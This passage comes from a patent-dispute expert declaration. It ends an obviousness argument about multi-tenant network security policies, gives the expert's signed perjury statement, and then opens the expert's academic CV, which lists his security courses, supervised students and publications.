be configured by separate entities. In particular, Narayanaswamy explained that policies were commonplace and could be defined by various administrators (e.g., a corporation, entity, or individual users) and enforced against various end-users (e.g., corporate users, other entity users, visitors) (Narayanaswamy, ¶ 23.) For example, an entity could have one "policy" that comprised a "collection of dozens or hundreds of individual policies." (*Id.*) The policies could, for example, log bulk downloads or allow bulk downloads for only users who were in the "Vice President" group." (*Id.*) Because policies were catered to a particular entity's needs, "***multiple entities [would] generally have one policy per entity***…." (*Id.* (emphasis added).) Considering this common practice, Narayanaswamy disclosed a system that was "multi-tenant" so that "a user of a management client [could] only change policies [] associated with her organization." (*Id.*, ¶ 31.) Narayanaswamy also disclosed that its invention could be distributed across a number of PoPs "to improve locality, performance, and/or security." (*Id*., ¶56.)

308. A POSITA would have found it obvious that each entity in Gauvin could select its own systems and subsystems because (1) it would merely be integrating a well-known, standard feature, (2) it would allow flexibility and scalability because each security gateway/PoP could host multiple entities and dynamically incorporate new services, and (3) each entity could then select the systems and subsystems appropriate for its security needs, while avoiding the

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 176 of 465

financial and practical costs associated with unnecessary systems. The functionalities of Gauvin's UTM—which mimicked those described in the '601 patent—could be implemented in a PoP because that would allow early and reliable packet analysis and reliable determinations of the origin of a packet. Generally, it is desirable to analyze a packet before it is routed deeper into the Internet and PoPs provided a natural point for doing so because they receive traffic early on and are natural checkpoints. And if the PoP was hosted by a separate entity (like datacenters typically were), the host could charge each entity to use the services, like Hudis disclosed, and users would avoid the cost, setup, and maintenance associated with hosting their own services, like Fendick disclosed.


309. Claims 1-2, 4-17, 20-21 are obvious for the same reasons articulated in Ground 2.

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 177 of 465

I hereby declare that all statements made herein of my own knowledge are true and that all statements made on information and belief are believed to be true; that these statements were made with knowledge that willful false statements and the like so made are punishable by fine or imprisonment, or both, under 18 U.S.C. § 1001; and further that such willful false statements may jeopardize the validity of the application or any patent issued thereon. I declare under penalty of perjury under the laws of the United States of America that the foregoing is true and correct.

Executed on November 10, 2022 in Atlanta, GA.



Wenke Lee, Ph.D.

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 178 of 465

Wenke Lee
Professor and John P. Imlay Jr. Chair
School of Cybersecurity and Privacy and School of Computer Science
College of Computing
Georgia Institute of Technology
Atlanta, Georgia 30332-0280
wenke@cc.gatech.edu
http://www.cc.gatech.edu/~wenke/

Contents

EDUCATIONAL BACKGROUND **2**

EMPLOYMENT HISTORY **2**

CURRENT FIELDS OF INTEREST **2**

I. TEACHING **4**
A. Courses Taught 4
B. Curriculum Development 6
C. Individual Student Guidance 8

II. RESEARCH AND CREATIVE SCHOLARSHIP **10**
A. Theses 10
B. Published Journal Papers 10
C. Published Books and Parts of Books 11
D. Edited Proceedings and Books 11
E. Conference Presentations (refereed) 12
E.1 with Proceedings (refereed) 12
F. Workshop Presentations (refereed) 26
F.1 with Proceedings 26
G. Other 27
H. Research Proposals and Grants 29
I. Research Honors and Awards 36

III. SERVICE **38**
A. Professional Activities 38
A.1 Membership and Activities in Professional Societies 38
A.2 Journal Edit-oral Board Activities 38
A.3 Conference Committee Activities 38
B. On-campus Georgia Tech Committees 42

IV. NATIONAL AND INTERNATIONAL PROFESSIONAL RECOGNITION **44**
A. Patents 44

V. OTHER CONTRIBUTIONS **46**
A. Seminar Presentations 46

Netskope Exhibit 1002 - Appendix A

EDUCATIONAL BACKGROUND

Degree	Year	University	Field
Ph.D.	1999	Columbia University	Computer Science
M.S.	1990	The City College of New York	Computer Science
B.S.	1988	Sun Yat-Sen University, China	Computer Science

EMPLOYMENT HISTORY

Title	Organization	Years
John P. Imlay Jr. Chair	College of Computing	3/2016–present
Director	Institute for Information Security & Privacy (IISP) Georgia Institute of Technology	7/2015–7/2021
Director	Georgia Tech Information Security Center (GTISC) Georgia Institute of Technology	8/2012–6/2015
Professor	College of Computing Georgia Institute of Technology	2/2009–present
Associate Professor	College of Computing Georgia Institute of Technology	2/2005–2/2009
Assistant Professor	College of Computing Georgia Institute of Technology	8/2001–2/2005
Assistant Professor	Department of Computer Science North Carolina State University	8/1999–8/2001
Research Assistant	Department of Computer Science Columbia University	1994–1999
Research Staff Member	IBM T.J. Watson Research Center	5/1997–8/1997
Member of Technical Staff	AT&T Research	5/1996–8/1996
Senior Software Analyst	Intergraph Corporation	1991–1994
Software Analyst	Intergraph Corporation	1990–1991

CURRENT FIELDS OF INTEREST

Information Security

Main research thrusts are: "Malware analysis and detection" – developing "live" and "safe" environment to uncover malware behaviors and machine-learning based techniques to automatically generate detection models and forensic analysis rules; "Adversarial Machine Learning" – studying the vulnerabilities of machine learning based systems due to adversarial manipulations and developing countermeasures; "Software debloating and protocol subsetting" – developing program and protocol analysis and rewriting techniques to remove unnecessary features and code from program binaries; "Privacy-preserving biometric-based authentication and search" – researching efficient methods to protect the privacy of biometric data while enabling important security applications including re-

Netskope Exhibit 1002 - Appendix A
Fortinet Ex. 2010, Page 180 of 465

mote authentication and video surveillance; “Adaptive analysis framework for advanced persistent threats” – developing game-theoretic approaches to model and analyze advanced persistent threats.

Netskope Exhibit 1002 - Appendix A

Fortinet Ex. 2010, Page 181 of 465

I. TEACHING

A. Courses Taught

Semester/Year	Course	Number of Students	Comments
Fall 2021	OMS CS/Cybersecurity 6264 Information Security Labs: System and Network Defenses	25	Online
Fall 2021	OMS CS/Cybersecurity 6262 Network Security	360	Online
Fall 2021	OMS CS/Cybersecurity 6035 Introduction to Information Security	980	Online
Fall 2021	CS 6262 Network Security	40	At CoC
Summer 2021	OMS CS/Cybersecurity 6262 Network Security	200	Online
Summer 2021	OMS CS/Cybersecurity 6035 Introduction to Information Security	460	Online
Spring 2021	OMS CS/Cybersecurity 6264 Information Security Labs: System and Network Defenses	25	Online
Spring 2021	OMS CS/Cybersecurity 6262 Network Security	300	Online
Spring 2021	OMS CS/Cybersecurity 6035 Introduction to Information Security	800	Online
Fall 2020	OMS CS/Cybersecurity 8803 Information Security Labs: System and Network Defenses	25	Online
Fall 2020	OMS CS/Cybersecurity 6262 Network Security	260	Online
Fall 2020	OMS CS/Cybersecurity 6035 Introduction to Information Security	850	Online
Fall 2020	CS 6262 Network Security	40	At CoC
Summer 2020	OMS CS/Cybersecurity 8803 Information Security Labs: System and Network Defenses	20	Online
Summer 2020	OMS CS/Cybersecurity 6262 Network Security	150	Online
Summer 2020	OMS CS/Cybersecurity 6035 Introduction to Information Security	450	Online
Spring 2020	OMS CS/Cybersecurity 8803 Information Security Labs: System and Network Defenses	40	Online
Spring 2020	OMS CS/Cybersecurity 6262 Network Security	360	Online
Spring 2020	OMS CS/Cybersecurity 6035 Introduction to Information Security	884	Online
Fall 2019	OMS CS/Cybersecurity 6262 Network Security	156	Online
Fall 2019	OMS CS/Cybersecurity 6035 Introduction to Information Security	770	Online
Fall 2019	CS 6262 Network Security	43	At CoC
Summer 2019	OMS CS/Cybersecurity 6262 Network Security	129	Online
Summer 2019	OMS CS/Cybersecurity 6035 Introduction to Information Security	456	Online
Spring 2019	OMS CS/Cybersecurity 6262 Network Security	275	Online
Spring 2019	OMS CS/Cybersecurity 6035 Introduction to Information Security	938	Online

Netskope Exhibit 1002 - Appendix A
Fortinet Ex. 2010, Page 182 of 465

Semester/Year	Course	Number of Students	Comments
Fall 2018	OMSCS 6262 Network Security	154	Online
Fall 2018	OMSCS 6035 Introduction to Information Security	525	Online
Fall 2018	CS 6262 Network Security	47	At CoC
Summer 2018	OMSCS 6262 Network Security	191	Online
Summer 2018	OMSCS 6035 Introduction to Information Security	338	Online
Spring 2018	OMSCS 6262 Network Security	220	Online
Spring 2018	OMSCS 6035 Introduction to Information Security	428	Online
Fall 2017	OMSCS 6262 Network Security	300	Online
Fall 2017	OMSCS 6035 Introduction to Information Security	350	Online
Fall 2017	CS 4235/6035 Introduction to Information Security	120	At CoC
Summer 2017	OMSCS 6262 Network Security	300	Online
Summer 2017	OMSCS 6035 Introduction to Information Security	350	Online
Spring 2017	OMSCS 6262 Network Security	300	Online
Spring 2017	OMSCS 6035 Introduction to Information Security	350	Online
Fall 2016	OMSCS 6262 Network Security	300	Online
Fall 2016	OMSCS 6035 Introduction to Information Security	350	Online
Fall 2016	CS 4235/6035 Introduction to Information Security	80	At CoC
Summer 2016	OMSCS 6035 Introduction to Information Security	350	Online
Spring 2016	OMSCS 6035 Introduction to Information Security	350	Online
Fall 2015	OMSCS 6035 Introduction to Information Security	230	Online
Fall 2015	CS 4235/6035 Introduction to Information Security	80	At CoC
Fall 2014	CS 4235/6035 Introduction to Information Security	80	At CoC
Spring 2013	CS 4235 Introduction to Information Security	50	At CoC
Fall 2012	CS 4235 Introduction to Information Security	41	At CoC
Spring 2012	CS 6262 Network Security	35	At CoC

Netskope Exhibit 1002 - Appendix A
Fortinet Ex. 2010, Page 183 of 465

Semester/Year	Course	Number of Students	Comments
Fall 2010	CS 3210 Operating System Design	25	At CoC
Spring 2010	CS 6262 Network Security	45	At CoC
Fall 2009	CS 4237 Computer and Network Security	15	At CoC
Spring 2009	CS 4237 Computer and Network Security	15	At CoC
Fall 2008	CS 6262 Network Security	55	At CoC
Spring 2008	CS 8803ANS Advanced Systems and Network Security	25	At CoC
Fall 2007	CS 4237 Computer and Network Security	20	At CoC
Spring 2007	CS 6262 Network Security	45	At CoC
Fall 2006	CS 6265 Information Security Lab (w/ Mustaque)	18	At CoC
Fall 2006	CS 4803 Computer and Network Security	30	At CoC
Spring 2006	CS 6262 Network Security	45	At CoC
Fall 2005	CS 4803 Computer and Network Security	30	At CoC
Spring 2005	CS 6262 Network Security	30	At CoC
Fall 2004	CS 4803K Computer and Network Security	30	At CoC
Spring 2004	CS 6262 Network Security	30	At CoC
Fall 2003	CS 4803K Computer and Network Security	35	At CoC
Spring 2003	CS 8803K Advanced Systems and Network Security	16	At CoC
Fall 2002	CS 6262 Network Security	28	At CoC
Spring 2002	CS 6262 Network Security	30	New at CoC
Fall 2000	CSC 591Q Special Topics: Network Security	65	At NC State
Fall 1999	CSC 591Q Special Topics: Network Security	45	At NC State
Summer 1998	CS 3139 Data Structures and Algorithms	20	At Columbia

B. Curriculum Development

CS 6264/OMS CS/Cybersecurity 6264: Information Security Labs: System and Network Defenses. This graduate-level course helps students develop both in-depth knowledge and hands-on skills in a number of important cybersecurity areas, including software security, malware, and threat analysis, end-point security, network security, web security, mobile security, and machine learning-based security analytics. The lecture materials of each topic area are drawn from the latest research papers and prototypes, and a comprehensive project is designed to help students master each area. The lecture materials explain the design principles of cutting-edge security tools, and the projects are designed to let students extend these tools. Most of the tools are in the open-source, and therefore, students can continue to build on and use these tools beyond this course. Recorded videos for on-line offering as part of OMSCS as well as OMS Cybersecurity.

CS 6262/OMS CS/Cybersecurity 6262: Network Security. Graduate-level course in network security with topics including large-scale attacks and impacts, penetration testing and security assessments, security of Internet protocols (IP, TCP, DNS, and BGP), advanced web security, advanced malware analysis, advanced network monitoring, Internet-scale threat analysis, bitcoins and cryptocurrencies, big data and security, cloud security, and attack-tolerant systems. Completely revamped

Netskope Exhibit 1002 - Appendix A
Fortinet Ex. 2010, Page 184 of 465

in 2016 with new course materials drawing from research papers and projects developed by my Ph.D. students. Recorded videos for on-line offering via Udacity as part of OMSCS as well as OMS Cybersecurity.

CS 4235/OMS CS/Cybersecurity 6035: Introduction to Information Security. Cross-listed undergraduate and graduate introductory course in information security. It teaches the basic concepts, principles, and fundamental approaches to secure computers and networks. Its main topics include: security basics, security management and risk assessment, software security, operating systems security, database security, cryptography algorithms and protocols, network authentication and secure network applications, malware, network threats and defenses, web security, mobile security, legal and ethical issues, and privacy. Completely revamped in 2015 with new materials covering the up-to-date threat models, attack methods, and new technologies and policy considerations. Recorded videos for on-line offering via Udacity as part of OMS CS as well as OMS Cybersecurity.

CS 6262: Network Security. Graduate-level course focusing on the fundamental principles as well as advanced techniques in network security. This course covers cryptography and its application to network and operating system security; authentication; security for electronic mail; Java security; Firewalls and intrusion detection.

CS 4237: Computer and Network Security. New undergraduate course (first offered as CS 4803 in Fall 2003) focusing on the fundamental principles and techniques in computer and network security.

CS 8803: Advanced Systems and Network Security. Graduate course on advanced topics such as network and host-based intrusion detection, botnet detection, software security, malware analysis, and virtual machine monitoring. Students are required to study research papers and work on research projects.

Netskope Exhibit 1002 - Appendix A

Fortinet Ex. 2010, Page 185 of 465

C. Individual Student Guidance

1. Postdoctoral Fellows Supervised

Erkam Uzun: 2021 -

Yisroel Mirsky: 2019 - 2021; Tenure-track Lecturer in the Department of Software and Information Systems Engineering, Ben-Gurion University of the Negev, Israel

Guangliang Yang: 2019 - 2021; Assistant Professor in the Department of Computer Science, Fudan University, Shanghai, China

Hong Hu: 2017-2019; Tenure-track Assistant Professor in the College of Information Sciences and Technology, Pennsylvania State University

Sangho Lee: 2015-2018; Researcher in Microsoft Research (MSR) Redmond

Tielei Wang: 2011 - 2014; Start-up in China

Simon Pak Ho Chung: 2011 -2014; Research Scientist in SCS at Georgia Tech

Roberto Perdisci: 2009 - 2010; Professor with tenure in the Department of Computer Science, University of Georgia

Daniel Xiapu Luo: 2008 - 2010; Associate Professor with tenure at Hong Kong Polytechnic University

2. Ph.D. Students Supervised

Xinzhou Qin: Graduated in Summer 2005; Juniper Networks

Yian Huang: Graduated in Summer 2006; Google

Prahlad Fogla: Graduated in Summer 2007; Google

Guofei Gu: Graduated in Summer 2008; Professor with tenure in the Department of Computer Science, Texas A&M University

Bryan Payne: Graduated in Summer 2010; Director of Product & Application Security, Netflix

Monirul Sharif: Graduated in Fall 2010; Engineering Manager III (L7), Google

Kapil Singh: Graduated in Summer 2011; Research Satff Member, IBM T.J. Watson Research Center

Manos Antonakakis: Graduated in Spring 2012; Associate Professor with tenure in ECE at Georgia Tech

Martim Carbone: Graduated in Summer 2012; Staff Engineer, VMware

Junjie Zhang: Graduated in Summer 2012; Associate Professor with tenure in the Department of Computer Science and Engineering, Wright State University

Long Lu: Graduated in Summer 2013; Associate Professor with tenure in the College of Computer and Information Science, Northeastern University

Netskope Exhibit 1002 - Appendix A
Fortinet Ex. 2010, Page 186 of 465

Brendan Dolan-Gavitt: Graduated in Summer 2014; tenure-track Assistant Professor in the Department of Computer Science and Engineering, NYU Tandon School of Engineering (Polytechnic Institute)

Yacin Nadji: Graduated in Summer 2015; Corelight

Xinyu Xing: Graduated in Summer 2015; Associate Professor of Computer Science, Northwestern University

Chengyu Song: Graduated in Summer 2016; Tenure-track Assistant Professor in the Department of Computer Science and Engineering, UC Riverside

Byoungyoung Lee: Graduated in Summer 2016; Associate Professor in the Department of Electrical and Computer Engineering, Seoul National University, South Korea

Yeongjin Jang: Graduated in Summer 2017; Tenure-track Assistant Professor in the Department of Electrical Engineering and Computer Science, Oregon State University

Kangjie Lu: Graduated in Summer 2017; Tenure-track Assistant Professor in the Department of Computer Science and Engineering, University of Minnesota

Wei Meng: Graduated in Summer 2017; Tenure-track Assistant Professor in the Department of Computer Science and Engineering, The Chinese University of Hong Kong

Yizheng Chen: Graduated in Fall 2017; Post-doc in EECS, UC Berkeley

Yang Ji: Graduated in Fall 2019; Research Scientist in Palo Alto Networks

Ruian Duan: Graduated in Fall 2019; Research Scientist in Palo Alto Networks

Erkam Uzun: Graduated in Summer 2021; Post-doc at Georgia Tech

Chenxiong Qian: Graduated in Summer 2021; Tenure-track Assistant Professor in the Department of Computer Science, The University of Hong Kong

Evan Downing: In Progress

Kyuhong Park: In Progress

Carter Yagemann: In Progress

Joey Allen: In Progress

Matthew Landen: In Progress

Burak Sahin: In Progress

Yongheng Chen: In Progress

Feng Xiao: In Progress

Haoran Wang: In Progress

Ding Zhang: In Progress

Zhang Yang: In Progress

Netskope Exhibit 1002 - Appendix A

Fortinet Ex. 2010, Page 187 of 465

II. RESEARCH AND CREATIVE SCHOLARSHIP

A. Theses

Ph.D. Thesis

Title: A Data Mining Framework for Constructing Features and Models for Intrusion Detection Systems.
Date Completed: June 1999
Advisor: Professor Salvatore J. Stolfo.
University: Columbia University

B. Published Journal Papers (refereed)

1. Yisroel Mirsky and Wenke Lee. The Creation and Detection of Deepfakes: A Survey. *ACM Computing Surveys*. 54(1), 2021.

2. Kangjie Lu, Meng Xu, Chengyu Song, Taesoo Kim, and Wenke Lee. Stopping Memory Disclosures via Diversification and Replicated Execution. *IEEE Transactions on Dependable and Secure Computing (TDSC)*. 18(1). 2021.

3. Shana Moothedath, Dinuka Sahabandu, Joey Allen, Andrew Clark, Linda Bushnell, Wenke Lee, and Radha Poovendran. A Game-Theoretic Approach for Dynamic Information Flow Tracking to Detect Multistage Advanced Persistent Threats. *IEEE Transactions on Automatic Control*. 65(12): 5248-5263, 2020.

4. Junjie Zhang, Roberto Perdisci, Wenke Lee, Unum Sarfraz, and Xiapu Luo. Building a Scalable System for Stealthy P2P-Botnet Detection. *IEEE Transactions on Information Forensics and Security*, January 2014.

5. Roberto Perdisci, Davide Ariu, Prahlad Fogla, Giorgio Giacinto, and Wenke Lee. McPAD: A Multiple Classifier System for Accurate Payload-Based Anomaly Detection. *Computer Networks*, Vol. 53, 2009.

6. Roberto Perdisci, Andrea Lanzi, and Wenke Lee. Classification of Packed Executables for Accurate Computer Virus Detection. *Pattern Recognition Letters* Vol. 29, No. 14 (October 2008).

7. Prahlad Fogla and Wenke Lee. q-Gram Matching Using Tree Models. *IEEE Transactions on Knowledge and Data Engineering*, Vol. 18, No. 4 (April 2006).

8. W. Fan, M. Miller, S. Stolfo, Wenke Lee, and P. Chan. Using Artificial Anomalies to Detect Unknown and Known Network Intrusions. *Knowledge and Information Systems*, Vol. 6, No. 5 (September 2004), Springer.

9. Yongguang Zhang, Wenke Lee, and Yian Huang. Intrusion Detection Techniques for Mobile Wireless Networks. *ACM/Kluwer Wireless Networks Journal (ACM WINET)*, 9(5), September 2003.

Netskope Exhibit 1002 - Appendix A
Fortinet Ex. 2010, Page 188 of 465

10. Joao B.D. Cabrera, Lundy Lewis, Xinzhou Qin, Wenke Lee, and Raman K. Mehra. Proactive Intrusion Detection and Distributed Denial of Service Attacks - A Case Study in Security Management. *Journal of Network and Systems Management*. 10(2), June 2002.

11. Wenke Lee, Wei Fan, Matt Miller, Sal Stolfo, and Erez Zadok. Toward Cost-Sensitive Modeling for Intrusion Detection and Response. *Journal of Computer Security*, 10(1,2), 2002.

12. Wenke Lee and Sal Stolfo. A Framework for Constructing Features and Models for Intrusion Detection Systems. *ACM Transactions on Information and System Security*, 3(4), November 2000.

13. Wenke Lee, Sal Stolfo, and Kui Mok. Adaptive Intrusion Detection: A Data Mining Approach. *Artificial Intelligence Review*, Kluwer Academic Publishers, 14(6):533-567, December 2000.

14. Wenke Lee and Gail E. Kaiser. Interfacing Oz with the PCTE OMS: A Case Study of Integrating a Legacy System with a Standard Object Management System. *Journal of Systems Integration*, Kluwer Academic Publishers, 9(4):329-358, December 1999.

C. Published Books and Parts of Books

1. Xinzhou Qin and Wenke Lee. Discovering Novel Attack Strategies from INFOSEC Alerts. *Data Warehousing and Data Mining Techniques for Cyber Security*. Anoop Singhal (eds), Springer, 2007.

2. Yongguang Zhang and Wenke Lee. Security in Mobile Ad-Hoc Networks. *Ad Hoc Networks: Technologies and Protocols*. P. Mohapatra and S. Krishnamurthy (eds), Springer, 2004.

3. Xinzhou Qin, Wenke Lee, Lundy Lewis, Joao B.D. Cabrera. Using MIB II Variables for Network Intrusion Detection. *Applications of Data Mining in Computer Security*. D. Barbara and S. Jajodia (eds), Kluwer Academic Publishers, May 2002.

4. Joao B.D. Cabrera, Lundy Lewis, Xinzhou Qin, Wenke Lee, Raman K. Mehra. Proactive Intrusion Detection - A Study on Temporal Data Mining. *Applications of Data Mining in Computer Security*. D. Barbara and S. Jajodia (eds), Kluwer Academic Publishers, May 2002

5. Wenke Lee, Sal Stolfo, and Kui Mok. Algorithms for Mining System Audit Data. *Data Mining, Rough Sets, and Granular Computing*. T. Y. Lin, Y. Y. Yao, and L. A. Zadeh (eds), Physica-Verlag, 2002

6. Wenke Lee and Naser Barghouti. Jadve: An Extensible Data Visualization Environment. In *Object-Oriented Applications Frameworks*, M. Fayad, D. Schmidt, and R. Johnson (eds), John Wiley & Sons, 1999.

D. Edited Proceedings and Books

1. *Botnet Detection: Countering the Largest Security Threat (Advances in Information Security)*, Wenke Lee, Cliff Wang, and David Dagon (Eds.), Springer, 2007.

Netskope Exhibit 1002 - Appendix A
Fortinet Ex. 2010, Page 189 of 465

2. *Proceedings of the 4th International Symposium on Recent Advances in Intrusion Detection (RAID 2001)*, Wenke Lee, Ludovic Me, and Andreas Wespi (Eds.), Lecture Notes in Computer Science, Vol. 2212, Springer, 2001.

E. Conference Presentations (refereed)

E.1. Conference Presentations with Proceedings

1. Carter Yagemann, Simon Chung, Brendan Saltaformaggio, and Wenke Lee. Automated Bug Hunting with Data-Driven Symbolic Root Cause Analysis. In *Proceedings of the ACM SIGSAC Conference on Computer and Communications Security (CCS)*. 2021.

2. Carter Yagemann, Mohammad Noureddine, Wajih Hassan, Simon Chung, Adam Bates, and Wenke Lee. Validating the Integrity of Audit Logs Against Execution Repartitioning Attacks. In *Proceedings of the ACM SIGSAC Conference on Computer and Communications Security (CCS)*. 2021.

3. Erkam Uzun, Simon P. Chung, Vladimir Kolesnikov, Alexandra Boldyreva, and Wenke Lee. Fuzzy Labeled Private Set Intersection with Applications to Private Real-Time Biometric Search. In *Proceedings of the 2021 USENIX Security Symposium*. 2021.

4. Evan Downing, Kyuhong Park, Yisroel Mirsky, and Wenke Lee. DeepReflect: Discovering Malicious Functionality through Binary Reconstruction. In *Proceedings of the 2021 USENIX Security Symposium*. 2021.

5. Carter Yagemann, Matthew Pruett, Simon P. Chung, Kennon Bittick, Brendan Saltaformaggio, and Wenke Lee. ARCUS: Symbolic Root Cause Analysis of Exploits in Production Systems. In *Proceedings of the 2021 USENIX Security Symposium*. 2021.

6. Feng Xiao, Jianwei Huang, Yichang Xiong, Guangliang Yang, Hong Hu, Guofei Gu, and Wenke Lee. Abusing Hidden Properties to Attack the Node.js Ecosystem. In *Proceedings of the 2021 USENIX Security Symposium*. 2021.

7. Kyuhong Park, Burak Sahin, Yongheng Chen, Jisheng Zhao, Evan Downing, Hong Hu, and Wenke Lee. Identifying Behavior Dispatchers for Malware Analysis. In *Proceedings of the 16th ACM ASIA Conference on Computer and Communications Security* (ACM AsiaCCS 2021).

8. Erkam Uzun, Carter Yagemann, Simon P. Chung, Vladimir Kolesnikov, and Wenke Lee. Cryptographic Key Derivation from Biometric Inferences for Remote Authentication. In *Proceedings of the 16th ACM ASIA Conference on Computer and Communications Security* (ACM AsiaCCS 2021).

9. Dongsong Yu, Guangliang Yang, Guozhu Meng, Xiaorui Gong, Xiu Zhang, Xiaobo Xiang, Xiaoyu Wang, Yue Jiang, Kai Chen, Wei Zou, Wenke Lee, and Wenchang Shi. SEPAL: Towards a Large-scale Analysis of SEAndroid Policy Customization. In *Proceedings of The Web Conference 2021* (WWW 2021).

Netskope Exhibit 1002 - Appendix A
Fortinet Ex. 2010, Page 190 of 465

10. Yongheng Chen, Rui Zhong, Hong Hu, Hangfan Zhang, Yupeng Yang, Dinghao Wu, and Wenke Lee. One Engine to Fuzz 'em All: Generic Language Processor Testing with Semantic Validation. In *Proceedings of the 41st IEEE Symposium on Security and Privacy (Oakland)*. 2021.

11. Ruian Duan, Omar Alrawi, Ranjita Pai Kasturi, Ryan Elder, Brendan Saltaformaggio, and Wenke Lee. Towards Measuring Supply Chain Attacks on Package Managers for Interpreted Languages. In *Proceedings of the Network and Distributed System Security Symposium (NDSS)*. 2021.

12. Kangjie Lu, Meng Xu, Chengyu Song, Taesoo Kim, and Wenke Lee. Stopping Memory Disclosures via Diversification and Replicated Execution. *IEEE Transactions on Dependable and Secure Computing (TDSC)*. 18(1), 2021.

13. Carter Yagemann, Simon P. Chung, Erkam Uzun, Sai Ragam, Brendan Saltaformaggio, and Wenke Lee. On the Feasibility of Automating Stock Market Manipulation. In *Proceedings of the Annual Computer Security Applications Conference (ACSAC)*. 2020.

14. Chenxiong Qian, Hyungjoon Koo, ChangSeok Oh, Taesoo Kim, and Wenke Lee. Slimium: Debloating the Chromium Browser with Feature Subsetting. In *Proceedings of the ACM SIGSAC Conference on Computer and Communications Security (CCS)*. 2020.

15. Joey Allen, Zheng Yang, Matthew Landen, Raghav Bhat, Harsh Grover, Andrew Chang, Yang Ji, Roberto Perdisci, and Wenke Lee. Mnemosyne: An Effective and Efficient Postmortem Watering Hole Attack Investigation System. In *Proceedings of the ACM SIGSAC Conference on Computer and Communications Security (CCS)*. 2020.

16. Rui Zhong, Yongheng Chen, Hong Hu, Hangfan Zhang, Wenke Lee, and Dinghao Wu. SQUIRREL: Testing Database Management Systems with Language Validity and Coverage Feedback. In *Proceedings of the ACM SIGSAC Conference on Computer and Communications Security (CCS)*. 2020.

17. Dinuka Sahabandu, Joey Allen, Shana Moothedath, Linda Bushnell, Wenke Lee, and Radha Poovendran. Quickest Detection of Advanced Persistent Threats: A Semi-Markov Game Approach. In *Proceedings of the ACM/IEEE International Conference on Cyber-Physical Systems (ICCPS)*. 2020.

18. D. Sahabandu, S. Moothedath, J. Allen, A. Clark, L. Bushnell, Wenke Lee, and R. Poovendran. Dynamic Information Flow Tracking Games for Simultaneous Detection of Multiple Attackers. In *Proceedings of the IEEE Conference on Decision and Control (CDC)*, Nice, France, December 2019.

19. S. Misra, S. Moothedath, H. Hosseini, J. Allen, L. Bushnell, Wenke Lee, and R. Poovendran. Learning Equilibria in Stochastic Information Flow Tracking Games with Partial Knowledge. In *Proceedings of the IEEE Conference on Decision and Control (CDC)*, Nice, France, December 2019.

Netskope Exhibit 1002 - Appendix A

Fortinet Ex. 2010, Page 191 of 465

20. Dinuka Sahabandu, Shana Moothedath, Joey Allen, Linda Bushnell, Wenke Lee, and Radha Poovendran. Stochastic Dynamic Information Flow Tracking Game with Reinforcement Learning. In *Proceedings of the 2019 Conference on Decision and Game Theory for Security*, Stockholm, Sweden, October 2019.

21. Chenxiong Qian, Hong Hu, Mansour Alharthi, Pak Ho Chung, Taesoo Kim, and Wenke Lee. RAZOR: A Framework for Post-deployment Software Debloating. In *Proceedings of the 28th USENIX Security Symposium*. Santa Clara, CA, August 2019.

22. Dinuka Sahabandu, Shana Moothedath, Linda Bushnell, Radha Poovendran, Joey Aller, Wenke Lee, and Andrew Clark. A Game Theoretic Approach for Dynamic Information Flow Tracking with Conditional Branching. In *Proceedings of the 2019 American Control Conference (ACC)*. Philadelphia, PA, July 2019.

23. Ruian Duan, Ashish Bijlani, Yang Ji, Omar Alrawi, Yiyuan Xiong, Moses Ike, Brendan Saltaformaggio, and Wenke Lee. Automating Patching of Vulnerable Open-Source Software Versions in Application Binaries. In *Proceedings of the 2019 Network and Distributed System Security Symposium (NDSS)*. San Diego, CA, February 2019.

24. Joey Allen, Matthew Landen, Sanya Chaba, Yang Ji, Simon Pak Ho Chung, and Wenke Lee. Improving Accuracy of Android Malware Detection with Lightweight Contextual Awareness. In *Proceedings of the 34th Annual Computer Security Applications Conference (ACSAC)*. December, 2018.

25. Dinuka Sahabandu, Baicen Xiao, Andrew Clark, Sangho Lee, Wenke Lee, and Radha Poovendran. DIFT Games: Dynamic Information Flow Tracking Games for Advanced Persistent Threats. In *Proceedings of The 57th IEEE Conference on Decision and Control (CDC)*. Miami Beach, FL, December 2018.

26. Shana Moothedath, Dinuka Sahabandu, Andrew Clark, Sangho Lee, Wenke Lee, and Radha Poovendran. Multi-Stage Dynamic Information Flow Tracking Game. In *Proceedings of The 9th Conference on Decision and Game Theory for Security (GameSec)*. Seattle, WA, October 2018.

27. Hong Hu, Chenxiong Qian, Carter Yagemann, Simon Pak Ho Chung, Bill Harris, Taesoo Kim, and Wenke Lee. Enforcing Unique Code Target Property for Control-Flow Integrity. In *Proceedings of The 25th ACM Conference on Computer and Communications Security (CCS 2018)*. Toronto, Canada, October 2018.

28. Andrea Possemato, Andrea Lanzi, Simon Pak Ho Chung, Wenke Lee, and Yanick Fratantonio. ClickShield: Are You Hiding Something? Towards Eradicating Clickjacking on Android. In *Proceedings of The 25th ACM Conference on Computer and Communications Security (CCS 2018)*. Toronto, Canada, October 2018.

29. Yang Ji, Sangho Lee, Mattia Fazzini, Joey Allen, Evan Downing, Taesoo Kim, Alessandro Orso, and Wenke Lee. Enabling Refinable Cross-Host Attack Investigation with Efficient Data Flow Tagging and Tracking. In *Proceedings of the 27th USENIX Security Symposium*. Baltimore, MD, August 2018

Netskope Exhibit 1002 - Appendix A

Fortinet Ex. 2010, Page 192 of 465

30. Wei Meng, Chenxiong Qian, Shuang Hao, Kevin Borgolte, Giovanni Vigna, and Christopher Kruegel, and Wenke Lee. Rampart: Protecting Web Applications from CPU-Exhaustion Denial-of-Service Attacks. In *Proceedings of the 27th USENIX Security Symposium*. Baltimore, MD, August 2018

31. Erkam Uzun, Simon Pak Ho Chung, Irfan Essa, and Wenke Lee. rtCaptcha: A Real-Time CAPTCHA Based Liveness Detection System. In *Proceedings of The 2018 Network and Distributed System Security Symposium (NDSS)*. San Diego, CA, February 2018.

32. Antonio Bianchi, Yanick Fratantonio, Aravind Machiry, Christopher Kruegel, Giovanni Vigna, Simon Pak Ho Chung, and Wenke Lee. Broken Fingers: On the Usage of the Fingerprint API in Android. In *Proceedings of the 2018 Network and Distributed System Security Symposium (NDSS)*. San Diego, CA, February 2018.

